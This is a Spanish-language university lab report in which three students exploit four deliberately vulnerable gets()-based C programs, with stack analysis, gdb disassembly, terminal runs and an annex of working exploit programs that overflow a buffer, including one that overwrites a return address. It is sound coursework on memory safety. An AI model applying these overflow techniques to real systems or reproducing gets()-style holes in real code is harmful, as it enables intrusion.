

Trabajo práctico N°1

Etcheverri Franco, *Padrón Nro. 95.812*

franverri@hotmail.com

Vicari Dario, *Padrón Nro. 86.559*

dariovicari@yahoo.com.ar

Gonzalez Esteban, *Padrón Nro. 54.476*

egonza@fi.uba.ar

1er. Cuatrimestre de 2016

66.20 Organización de Computadoras

Facultad de Ingeniería, Universidad de Buenos Aires



1. Introducción

El trabajo práctico número uno consiste en el análisis de cuatro programas escritos en C que poseen ciertas vulnerabilidades por su forma en que están escritos para lograr “explotarlas” y lograr que el programa se comporte como nosotros querramos.

Básicamente lo que se busca es que cada programa imprima por consola el mensaje de “you win!” cuando durante el curso normal de ejecución del mismo no se llegaría a dicha impresión en la pantalla.

Si bien cada uno de los programas presenta características particulares que serán detalladas luego, todos ellos presentan problemas de seguridad debido a la función “gets” de C que no limita la cantidad de caracteres que van a ser leídos y guardados, es por ellos que si se ingresa una cantidad mayor a la que se debería, se van a sobrescribir datos en direcciones de memoria que, a priori, no deberían.

2. Desarrollo

Para una mejor organización y comprensión del trabajo efectuado para llevar adelante el trabajo, se dividirá esta sección en 4 (una para cada programa de C a resolver).

2.1. stack1.c

El primer programa es el más simple de los cuatro debido a que para lograr que se imprima por consola el mensaje “you win!” debemos conseguir que la condición del if se cumpla: **if (cookie == 0x41424344)**

Los caracteres involucrados son los siguientes:

- **0x41:** ‘A’
- **0x42:** ‘B’
- **0x43:** ‘C’
- **0x44:** ‘D’

Como podemos observar todos ellos son imprimibles y nos permite ingresarlos por consola cuando el programa lo solicite.

2.1.1. Analisis del stack

2.1.2. Diseño de la entrada a proporcionar al programa

Como ya se explico anteriormente, la variable cookie debe contener los caracteres “ABCD”. Adicionalmente habrá que llenar el buffer con 80 caracteres cualesquiera ya que no va a influir en el resultado final del programa.

Por lo tanto el string a ingresar va a ser de la siguiente forma: “xxxxxxxx...xxxxDCBA”. Donde las ‘x’ hacen referencia a los 80 caracteres. Un aspecto importante a tener en cuenta es el motivo por el cual se invirtió el orden de las últimas cuatro letras. Esto se debe a que nos encontramos insertando caracteres directamente en memoria por lo que debemos hacerlo acorde al endianness. Una forma práctica




Figura 1: Stack 1

de darnos cuenta de cómo debemos ingresar los caracteres es haciendo la prueba con “ABCD” y viendo que el programa no se comporta como esperabamos.

Si añadimos un breakpoint justo en la línea anterior a la comprobación de la variable “cookie”, ejecutamos el programa hasta llegar a ese punto y luego vemos el contenido de la variable cookie, podemos notar que es: “0x44434241”. Por lo tanto inferimos que la forma correcta de ingresar los datos va a ser invirtiendo el orden de los mismos.

2.1.3. Corridas de prueba

En la en la Figura 2 se pueden observar ambas corridas de las mencionadas anteriormente, una utilizando el string “xxxxxxx...xxxxDCBA” y otra el “xxxxxxx...xxxxABCD” que comprueban que la correcta es la primera.

2.2. stack2.c

La particularidad que se presenta en este programa, a diferencia del primero, es que no todos los caracteres que necesitamos para que se verifique la condición del if son imprimibles: **if (cookie == 0x01020305)**

- **0x01:** ‘SOH’ (Inicio de encabezado)

```
franco@franco-VirtualBox: ~
bash: ./stack1: cannot execute binary file
root@:~/Codigo# gcc -Wall -o stack1 stack1.c
stack1.c: In function 'main':
stack1.c:12: warning: unsigned int format, pointer arg (arg 2)
stack1.c:12: warning: unsigned int format, pointer arg (arg 3)
stack1.c:19: warning: control reaches end of non-void function
/var/tmp/ccfxCAH1.o(.text+0x5c): In function 'main':
: warning: warning: this program uses gets(), which is unsafe.
root@:~/Codigo# ./stack1
buf: 7fffd968 cookie: 7fffd9b8
^B
cookie: 00000001
root@:~/Codigo# ./stack1
buf: 7fffd968 cookie: 7fffd9b8
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
DCBA
cookie: 41424344
you win!
root@:~/Codigo# ./stack1
buf: 7fffd968 cookie: 7fffd9b8
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ABCD
cookie: 44434241
root@:~/Codigo#
```

Figura 2: Corrida de prueba del stack1

- **0x02:** 'STX' (Inicio de texto)
- **0x03:** 'ETX' (Fin de texto)
- **0x05:** 'ENQ' (Consulta)

2.2.1. Analisis del stack

2.2.2. Diseño de la entrada a proporcionar al programa

Para lograr el objetivo en este caso no vamos a poder ingresar los caracteres por teclado directamente en la consola al ser no imprimibles. Por lo tanto debemos realizar un programa que prepare el string a ingresar al **stack2**. Para ello debemos ingresar los valores deseados en la función "gets" como si fueran con el teclado, pero desde el exploit (Programa o código que explota una vulnerabilidad del sistema o de parte de él). Para hacerlo necesitamos usar pipes (tuberías), que nos servirán para redireccionar la salida (stdout) del proceso padre (exploit) a la entrada (stdin) del proceso hijo (stack2).

2.2.3. Corridas de prueba

En la en la Figura 3 se puede observar que al ejecutar el exploit, este se encarga de ejecutar el programa stack2 con las entradas necesarias para lograr el mensaje de "you win".

2.3. stack3.c

Este programa es similar al stack2, ya que la variable "cookie" posee caracteres no imprimibles (if (cookie == 0x01020005)). La única diferencia es el




Figura 3: Stack 2

caracter **0x01**: ‘NUL’ (Caracter nulo). Para nuestros fines prácticos esto no va a modificar la forma de resolución del enunciado, ya que la función “gets” como podemos ver en la descripción de su funcionamiento, no se ve afectada por el carácter nulo:

“**gets()** reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte. No check for buffer overrun is performed”

2.3.1. Analisis del stack

2.3.2. Diseño de la entrada a proporcionar al programa

La forma en que plantearemos este stack va a ser igual al anterior, por lo que también vamos a generar un programa exploit que se encargara de llamar a stack2 insertandole por entrada estandar los caracteres deseados.

2.3.3. Corridas de prueba

En la en la Figura 4 se puede observar que al ejecutar el exploit, este se encarga de ejecutar el programa stack3 con las entradas necesarias para lograr el mensaje de “you win!”.

```

Terminal type is xterm.
We recommend creating a non-root account and using su(1) for root access.
root@:~# pwd
/root
root@:~# ls
.bash_history  .klogin      .shrc        .vimrc
.bashrc       .login      .ssh         Codigo
.cshrc        .profile    .viminfo
root@:~# cd Codigo
root@:~/Codigo# ls
HolaMundo.c      stack1.c      stack2.c      stack3.c~
HolaMundo.c~     stack2        stack2.c~     stack4
a.out            stack2-exploit.c  stack3        stack4.c
stack1           stack2-exploit.c~ stack3.c      stack4.c~
root@:~/Codigo# gcc -Wall -o stack2-exploit stack2-exploit.c
stack2-exploit.c:8: warning: return type defaults to 'int'
stack2-exploit.c: In function 'main':
stack2-exploit.c:50: warning: implicit declaration of function 'exit'
root@:~/Codigo# ./stack2-exploit
Buscando vulnerabilidades
buf: 7fffd968 cookie: 7fffd9b8
27.cookie: 01020305
you win!
root@:~/Codigo#

```

Figura 4: Corrida de prueba del stack2

2.4. stack4.c

Por último, en el stack4, se presenta una particularidad que va a necesitar un análisis más detallado para lograr explotar la vulnerabilidad del programa. la variable “cookie” nuevamente posee caracteres no imprimibles (if (cookie == 0x000d0a00)):

- **0x0d:** ‘CR’ (Retorno de carro)
- **0x0a:** ‘LF’ (Nueva linea)
- **0x00:** ‘NUL’ (Caracter nulo)

La secuencia CR LF era común en los primeros ordenadores que tenían máquinas de teletipo (como el ASR33) como dispositivo de terminal. Esta secuencia era necesaria para posicionar el cabezal de la impresora al principio de una nueva línea. Como esta operación no se podía hacer en tiempo “1 carácter”, había que dividirla en dos caracteres. A veces era necesario enviar CR LF NUL (siendo NUL el carácter de control que le manda “no hacer nada”), para asegurarse de que el cabezal de impresión parara de moverse. Después de que estos sistemas mecánicos desaparecieran, la secuencia CR LF dejó de tener sentido, pero aun así se ha seguido usando.

El caracter de fin de linea va a hacer que la función **gets** deje de leer los caracteres que le preceden, por lo que si intentamos resolver el enunciado del stack4 al igual que lo hicimos con el stack2 y el stack3 no vamos a poder.




Figura 5: Stack 3

2.4.1. Analisis del stack

2.4.2. Diseño de la entrada a proporcionar al programa

Para este caso vamos a tener que enfocarnos en las direcciones de memoria de las instrucciones del programa. Lo que vamos a hacer sera modificar el contenido de la dirección de retorno para que en lugar de retornar al sitio desde donde se llamo el programa, nos lleve el puntero de ejecución al “printf” y de esta manera conseguiremos que nos imprima por consola la cadena “you win!”, aun sin cumplir la condición del if.

En primer lugar vamos a ver en que posición de memoria se encuentra la instrucción del “printf”. Para ello vamos a utilizar la herramienta GDB y el comando “disas stack4” para obtener dicha información:

```
(gdb) disas stack4
Dump of assembler code for function stack4:
0x400ba0 <stack4>:      lui      gp,0xfc0
0x400ba4 <stack4+4>:    addiu    gp,gp,29840
0x400ba8 <stack4+8>:    addu     gp,gp,t9
0x400bac <stack4+12>:   addiu    sp,sp,-128
0x400bb0 <stack4+16>:   sw       gp,16(sp)
```

```

1.3KB/s 00:00
franco@franco-VirtualBox: ~
a
a
a
a
a
a^C
root@~/Codigo# gcc -Wall -o stack3-exploit stack3-exploit.c
stack3-exploit.c:8: warning: return type defaults to 'int'
stack3-exploit.c: In function 'main':
stack3-exploit.c:50: warning: implicit declaration of function 'exit'
root@~/Codigo# ./stack3-exploit
Buscando vulnerabilidades
buf: 7fffd968 cookie: 7fffd9b8
cookie: 01020005
root@~/Codigo# gcc -Wall -o stack3-exploit stack3-exploit.c
stack3-exploit.c:8: warning: return type defaults to 'int'
stack3-exploit.c: In function 'main':
stack3-exploit.c:50: warning: implicit declaration of function 'exit'
root@~/Codigo# ./stack3-exploit
Buscando vulnerabilidades
buf: 7fffd968 cookie: 7fffd9b8
cookie: 01020005
you win!
root@~/Codigo#

```

Figura 6: Corrida de prueba del stack3

```

0x400bb4 <stack4+20>: sw      ra,120(sp)
0x400bb8 <stack4+24>: sw      s8,116(sp)
0x400bbc <stack4+28>: sw      gp,112(sp)
0x400bc0 <stack4+32>: move    s8,sp
0x400bc4 <stack4+36>: addiu   v0,s8,104
0x400bc8 <stack4+40>: lw      a0,-32744(gp)
0x400bcc <stack4+44>: nop
0x400bd0 <stack4+48>: addiu   a0,a0,3680
0x400bd4 <stack4+52>: addiu   a1,s8,24
0x400bd8 <stack4+56>: move    a2,v0
0x400bdc <stack4+60>: lw      t9,-32664(gp)
0x400be0 <stack4+64>: nop
0x400be4 <stack4+68>: jalr    t9
0x400be8 <stack4+72>: nop
0x400bec <stack4+76>: lw      gp,16(s8)
0x400bf0 <stack4+80>: addiu   a0,s8,24
0x400bf4 <stack4+84>: lw      t9,-32672(gp)
---Type <return> to continue, or q <return> to quit---return
0x400bf8 <stack4+88>: nop
0x400bfc <stack4+92>: jalr    t9
0x400c00 <stack4+96>: nop
0x400c04 <stack4+100>: lw      gp,16(s8)
0x400c08 <stack4+104>: nop
0x400c0c <stack4+108>: lw      a0,-32744(gp)
0x400c10 <stack4+112>: nop
0x400c14 <stack4+116>: addiu   a0,a0,3704
0x400c18 <stack4+120>: lw      a1,104(s8)

```





Figura 7: Stack 4

```

0x400c1c <stack4+124>: lw      t9,-32664(gp)
0x400c20 <stack4+128>: nop
0x400c24 <stack4+132>: jalr    t9
0x400c28 <stack4+136>: nop
0x400c2c <stack4+140>: lw      gp,16(s8)
0x400c30 <stack4+144>: lw      v1,104(s8)
0x400c34 <stack4+148>: lui     v0,0xd
0x400c38 <stack4+152>: ori     v0,v0,0xa00
0x400c3c <stack4+156>: bne     v1,v0,0x400c64 <stack4+196>
0x400c40 <stack4+160>: nop
0x400c44 <stack4+164>: lw      a0,-32744(gp)
0x400c48 <stack4+168>: nop
0x400c4c <stack4+172>: addiu   a0,a0,3720
0x400c50 <stack4+176>: lw      t9,-32664(gp)


```

Podemos observar que en la dirección **0x400c3c** se realiza la comparación del if, por lo que nuestra dirección de retorno va a tener que ser la siguiente: **0x400c40** que particularmente no hace nada pero las que le preceden se encargaran de imprimir el mensaje deseado.

Una forma de conseguir que la dirección de retorno sea sobrescrita es lle-

nando el buffer con la dirección deseada para producir el desborde y que llegue hasta el RA. Para ello se va generar un ciclo con un tamaño grande para que sobrescriba más allá de la dirección de la variable **cookie**.

2.4.3. Corridas de prueba



```
8.5KB/s 00:00
franco@franco-VirtualBox: ~
stack4-exploit.c: In function 'main':
stack4-exploit.c:50: warning: implicit declaration of function 'exit'
root@:~/Codigo# ./stack4-exploit
Buscando vulnerabilidades
buf: 7fffd940 cookie: 7fffd990
Cookie: 00400c3c
root@:~/Codigo# gcc -Wall -o stack4-exploit stack4-exploit.c
stack4-exploit.c:8: warning: return type defaults to 'int'
stack4-exploit.c: In function 'main':
stack4-exploit.c:50: warning: implicit declaration of function 'exit'
root@:~/Codigo# ./stack4-exploit
Buscando vulnerabilidades
buf: 7fffd940 cookie: 7fffd990
Cookie: 400c3c40
root@:~/Codigo# gcc -Wall -o stack4-exploit stack4-exploit.c
stack4-exploit.c:8: warning: return type defaults to 'int'
stack4-exploit.c: In function 'main':
stack4-exploit.c:50: warning: implicit declaration of function 'exit'
root@:~/Codigo# ./stack4-exploit
Buscando vulnerabilidades
buf: 7fffd940 cookie: 7fffd990
Cookie: 00400c40
you win!
root@:~/Codigo#
```

Figura 8: Corrida de prueba del stack4

En la en la Figura 5 se puede observar que si bien el valor de la variable cookie no coincide con el esperado por el if, igualmente se ejecuta la instrucción del printf logrando el mensaje de “you win!”.

3. Conclusiones

A partir de la realización de este trabajo práctico logramos comprender mejor el concepto de ABI (Interfaz Binaria de Aplicación) y la forma en que se programa en assembly. A partir de estos conceptos fue que logramos llevar adelante el trabajo y encontramos las vulnerabilidades de los enunciados propuestos. Además, fue de gran ayuda para terminar de adquirir los conocimientos que fueron explicados en clase durante las últimas semanas y de comprender la forma en que se comunican los módulos dentro de un programa o mismo el sistema operativo con ellos. Las herramientas brindadas y recomendadas por la cátedra fueron de gran ayuda a la hora de comprender los problemas, ya que, por ejemplo GDB, nos brindaba información acerca del estado de las variables y los registros a lo largo de la ejecución del programa.

4. Bibliografía y Recursos utilizados

1. <https://en.wikibooks.org/wiki/LaTeX/>
2. <http://stackoverflow.com>
3. https://es.wikipedia.org/wiki/Nueva_linea/
4. <http://www.bluesock.org/~willg/dev/ascii.html>

5. Anexo: Código en C

5.1. stack2-exploit.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/wait.h>

main()
{

    char buf[80+4+1]; // 80 bytes del buffer, 4 de la variable "cookie"
    //y 1 adicional para el '\0'
    int pipes[2];
    pid_t pidchild;

    //bytes de relleno
    memset((void *)buf,'a',80);

    //metemos el contenido de cookie
    buf[80]=0x05;
    buf[81]=0x03;
    buf[82]=0x02;
    buf[83]=0x01;
    buf[84]='\n';
    pipe(pipes);
    fprintf(stderr,"Buscando vulnerabilidades\n");
    if( !(pidchild=fork()) ){ //devuelve el PID del proc hijo

        //cerramos la salida de la pipe, porque de aquí sólo queremos leer
        close(pipes[1]);
        //todo lo que entre en pipe, lo queremos poner al stdin (0)
        dup2(pipes[0],0);
        //cerramos el pipe de entrada, porque ya lo hemos copiado
        close(pipes[0]);

        execl("./stack2",NULL);
    }
}
```

```

//cerramos la entrada de la pipe, porque de aqui solo queremos escribir
close(pipes[0]);
//todo lo que escribamos en stdout, lo escribiremos en la pipe de escritura
dup2(pipes[1],1);
//cerramos la pipe de escritura, ya que ahora se hace referencia a ella por stdout
close(pipes[1]);

//escribimos en nuestro stdout, que hace referencia a pipe[1],
//la cual esta conectada con pipe[0], que corresponde al stdin
//del proceso hijo
write(1,buf,strlen(buf));

waitpid(pidchild,0,0); //esperamos a que termine el hijo
exit(0);

}

```

5.2. stack3-exploit.c

```

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/wait.h>

main()
{

char buf[80+4+1]; // 80 bytes del buffer, 4 de la variable "cookie"
//y 1 adicional para el '\0'
int pipes[2];
pid_t pidchild;

//bytes de relleno
memset((void *)buf,'a',80);

//metemeos el contenido de cookie
buf[80]=0x05;
buf[81]=0x00;
buf[82]=0x02;
buf[83]=0x01;
buf[84]='\n';
pipe(pipes);
fprintf(stderr,"Buscando vulnerabilidades\n");
if( !(pidchild=fork()) ){ //devuelve el PID del proc hijo

//cerramos la salida de la pipe, porque de aquí sólo queremos leer

```

```

close(pipes[1]);
//todo lo que entre en pipe, lo queremos poner al stdin (0)
dup2(pipes[0],0);
//cerramos el pipe de entrada, porque ya lo hemos copiado
close(pipes[0]);

execl("./stack3",NULL);
}

//cerramos la entrada de la pipe, porque de aqui solo queremos escribir
close(pipes[0]);
//todo lo que escribamos en stdout, lo escribiremos en la pipe de escritura
dup2(pipes[1],1);
//cerramos la pipe de escritura, ya que ahora se hace referencia a ella por stdout
close(pipes[1]);

//escribimos en nuestro stdout, que hace referencia a pipe[1],
//la cual esta conectada con pipe[0], que corresponde al stdin
//del proceso hijo
write(1,buf,sizeof(buf));

waitpid(pidchild,0,0); //esperamos a que termine el hijo
exit(0);

}

```

5.3. stack4-exploit.c

```

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/wait.h>

main()
{

char buf[1024];
int pipes[2];
pid_t pidchild;
int i;

for(i=0;i<200;i+=4) {
    buf[i+3]='\x00';
    buf[i+2]='\x40';
    buf[i+1]='\x0c';
    buf[i]='\x40';
}
}

```

```

buf[i]='\n'; //Para que "gets" tome la cadena

pipe(pipes);
fprintf(stderr,"Buscando vulnerabilidades\n");
if( !(pidchild=fork()) ){ //devuelve el PID del proc hijo

//cerramos la salida de la pipe, porque de aquí sólo queremos leer
close(pipes[1]);
//todo lo que entre en pipe, lo queremos poner al stdin (0)
dup2(pipes[0],0);
//cerramos el pipe de entrada, porque ya lo hemos copiado
close(pipes[0]);

execl("./stack4",NULL);
}

//cerramos la entrada de la pipe, porque de aquí solo queremos escribir
close(pipes[0]);
//todo lo que escribamos en stdout, lo escribiremos en la pipe de escritura
dup2(pipes[1],1);
//cerramos la pipe de escritura, ya que ahora se hace referencia a ella por stdout
close(pipes[1]);

//escribimos en nuestro stdout, que hace referencia a pipe[1],
//la cual esta conectada con pipe[0], que corresponde al stdin
//del proceso hijo
write(1,buf,sizeof(buf));

waitpid(pidchild,0,0); //esperamos a que termine el hijo
exit(0);

}

```